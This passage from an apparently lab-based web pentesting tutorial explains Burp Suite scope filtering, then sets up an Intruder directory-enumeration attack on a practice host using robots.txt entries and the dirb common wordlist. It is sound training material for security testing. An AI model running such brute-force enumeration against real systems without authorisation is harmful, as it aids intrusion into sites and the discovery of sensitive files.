Now since we have configured burp to avoid logging any out-of-scope items, visit a URL that has a different prefix than our target. Let's visit (test.com)[http://test.com]:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...
2	http://demo.ine.local	GET	/			302	212	HTML	
6	http://demo.ine.local	GET	/portal.php			302	406	HTML	php
9	http://demo.ine.local	GET	/login.php			200	4363	HTML	php
5	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/main/collections/ms-language-p...						
8	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/monitor/collections/changes/re...		✓				
1	https://push.services.mozilla.com	GET	/						
3	https://push.services.mozilla.com	GET	/						
4	https://push.services.mozilla.com	GET	/						
7	https://push.services.mozilla.com	GET	/						
27	https://push.services.mozilla.com	GET	/						
28	https://push.services.mozilla.com	GET	/						

Notice that the entry for [test.com](#) is not there!

Also, notice the message in orange at the top of the **HTTP history** tab: *Logging out-of-scope Proxy traffic is disabled*

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2020.9.1 - Temporary Project". The menu bar includes "File", "Burp Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with icons for "Intercept", "HTTP history", "WebSockets history", and "Options". A status message at the top center says "Logging of out-of-scope Proxy traffic is disabled" with a red-bordered "Re-enable" button. The main window displays a table of network traffic logs:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...
2	http://demo.ine.local	GET	/			302	212	HTML	
6	http://demo.ine.local	GET	/portal.php			302	406	HTML	php
9	http://demo.ine.local	GET	/login.php			200	4363	HTML	php
5	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/main/collections/ms-language-p...						
8	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/monitor/collections/changes/re...		✓				
1	https://push.services.mozilla.com	GET	/						
3	https://push.services.mozilla.com	GET	/						
4	https://push.services.mozilla.com	GET	/						
7	https://push.services.mozilla.com	GET	/						
27	https://push.services.mozilla.com	GET	/						
28	https://push.services.mozilla.com	GET	/						

Click on the **Re-enable** button to re-enable logging of out-of-scope items.

Visit test.com again:

The screenshot shows the Mozilla Firefox browser window. The title bar says "Mozilla Firefox". The address bar contains "test.com". The tabs bar shows "bWAPP - Login" and "New Tab". The status bar at the bottom right shows the number "1" and the time "9:43".

Check the **HTTP history** tab again:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists various network requests. The row for 'http://test.com' is highlighted with a red border, indicating it is the current target for further action.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...
2	http://demo.ine.local	GET	/			302	212	HTML	
6	http://demo.ine.local	GET	/portal.php			302	406	HTML	php
9	http://demo.ine.local	GET	/login.php			200	4363	HTML	php
5	https://firefox.settings.services.mozilla...	GET	/v1/buckets/main/collections/ms-language-p...						
8	https://firefox.settings.services.mozilla...	GET	/v1/buckets/monitor/collections/changes/re...		✓				
1	https://push.services.mozilla.com	GET	/						
3	https://push.services.mozilla.com	GET	/						
4	https://push.services.mozilla.com	GET	/						
7	https://push.services.mozilla.com	GET	/						
27	https://push.services.mozilla.com	GET	/						
28	https://push.services.mozilla.com	GET	/						
29	http://test.com	GET	/						

This time you can notice that the entry for [test.com](#) is there!

So that's how scopes in Burp work! It's pretty handy while pentesting web apps as we can keep the out-of-scope items separate from the targets we are interested in.


Step 12: Configuring Burp Intruder to launch a directory enumeration attack.

Send one of the requests from the **HTTP history** tab to the Intruder. Make sure that the request you send to Intruder is the one intended for the target we are interested in, that is, [demo.ine.local](#).

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A context menu is open over the row for 'http://test.com'. The option 'Send to Intruder' is highlighted with a red border, indicating it is the current action being performed.


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...
2	http://demo.ine.local	GET	/			302	212	HTML	
6	http://demo.ine.local/		al.php			302	406	HTML	php
9	http://demo.ine.local/		i.php			200	4363	HTML	php
5	https://firefox.settings.services.mozilla...	Scan							
8	https://push.services.mozilla.com	Scan							
1	https://push.services.mozilla.com	Send to Intruder	Ctrl+I						
3	https://push.services.mozilla.com	Send to Repeater	Ctrl+R						
4	https://push.services.mozilla.com	Send to Sequencer							
7	https://push.services.mozilla.com	Send to Comparer (request)							
27	https://push.services.mozilla.com	Send to Comparer (response)							
28	https://push.services.mozilla.com	Show response in browser							
30	https://push.services.mozilla.com	Request in browser							
33	https://push.services.mozilla.com	Engagement tools (Pro version only)							
32	https://push.services.mozilla.com	Show new history window							
29	http://test.com								

That will take us to the **Intruder -> Target** tab:




Here we will configure the target details. The **Host** field should already be set to [demo.ine.local](#).


Next, navigate to **Intruder -> Positions** and click on the **Clear** button:




That should remove all the `\$` markers from the payload:



Now modify the payload to the following:




Keep the **path** selected and click on the **Add** button to make it a variable:



This would make Burp Intruder send **GET** requests to many locations, which we would supply next. The **\$** character is a delimiter, which would hold a variable that would assume different values from the wordlist that we will supply in a moment.

Navigate to **Intruder -> Payloads**:



Here we will specify the wordlist, which would then be used by Burp Intruder to try out the directory enumeration attack, substituting 1 word at a time from the specified wordlist. Now there's one caveat when performing the brute force attacks using the community edition of BurpSuite: the requests are time throttled. So to avoid waiting for a long time before we get any hits, it might be a good idea to add some known words to the payload list, since our objective is to see the attack in action:

Words:

- admin
- documents
- images
- passwords

These words come from **robots.txt** file:

```

Mozilla Firefox
demo.ine.local/robots.txt
User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/

```

Copy the provided words:

Clipboard

Text copied/cut within Guacamole will appear here. Changes to the text below will affect the remote clipboard.

```

admin
documents
images
passwords

```

Input method

None

No input method is used. Keyboard input is accepted from a connected, physical keyboard.

Text input

Allow typing of text, and emulate keyboard events based on the typed text. This is necessary for devices such as mobile phones that lack a physical keyboard.

On-screen keyboard

Display and accept input from the built-in Guacamole on-screen

Burp Suite Community Edition v2020.9.1 - Temporary Project

Start attack

Payload count: 0
Request count: 0


list of strings that are used as payloads.

Firefox


1 2 3 4 13:00

Note: In order to get the clipboard access, press **CTRL+ALT+SHIFT** key combination. You can paste the content to be copied here and then it would be available to the Kali GUI instance.

Now, you can either enter these words one by one manually or load them from the clipboard at once (or even load them from a file). Since we already have the words in the clipboard, we will simply click the **Paste** button in the **Payload Options** section:



Notice that the words were successfully loaded from the clipboard. But this is still quite a small set of words to try out. So let's load another common word list as well, just to have a good amount of words to see the attack. For this purpose, we will load **/usr/share/wordlists/dirb/common.txt** file. This time, press the **Load ...** button and specify the file name to be loaded:



After the wordlist is added, things should look something like this:


The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Sets' section, a payload set named '1' is selected. The payload type is set to 'Simple list'. The payload list contains several items: 'admin', 'documents', 'images', 'passwords', '.bash_history', '.bashrc', '.cache', and '.esrfia'. An empty space character (' ') is highlighted in the list, indicating it was selected for removal.

Notice that there is an empty word between the two wordlists. We will remove it, to avoid sending a request to `/`, which would be uninteresting in this case.


Select the empty word and click on the **Remove** button. The result should look like this:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The payload list now contains the following items: 'admin', 'documents', 'images', 'passwords', '.bash_history', '.bashrc', '.cache', and '.esrfia'. The empty space character (' ') has been removed from the list.

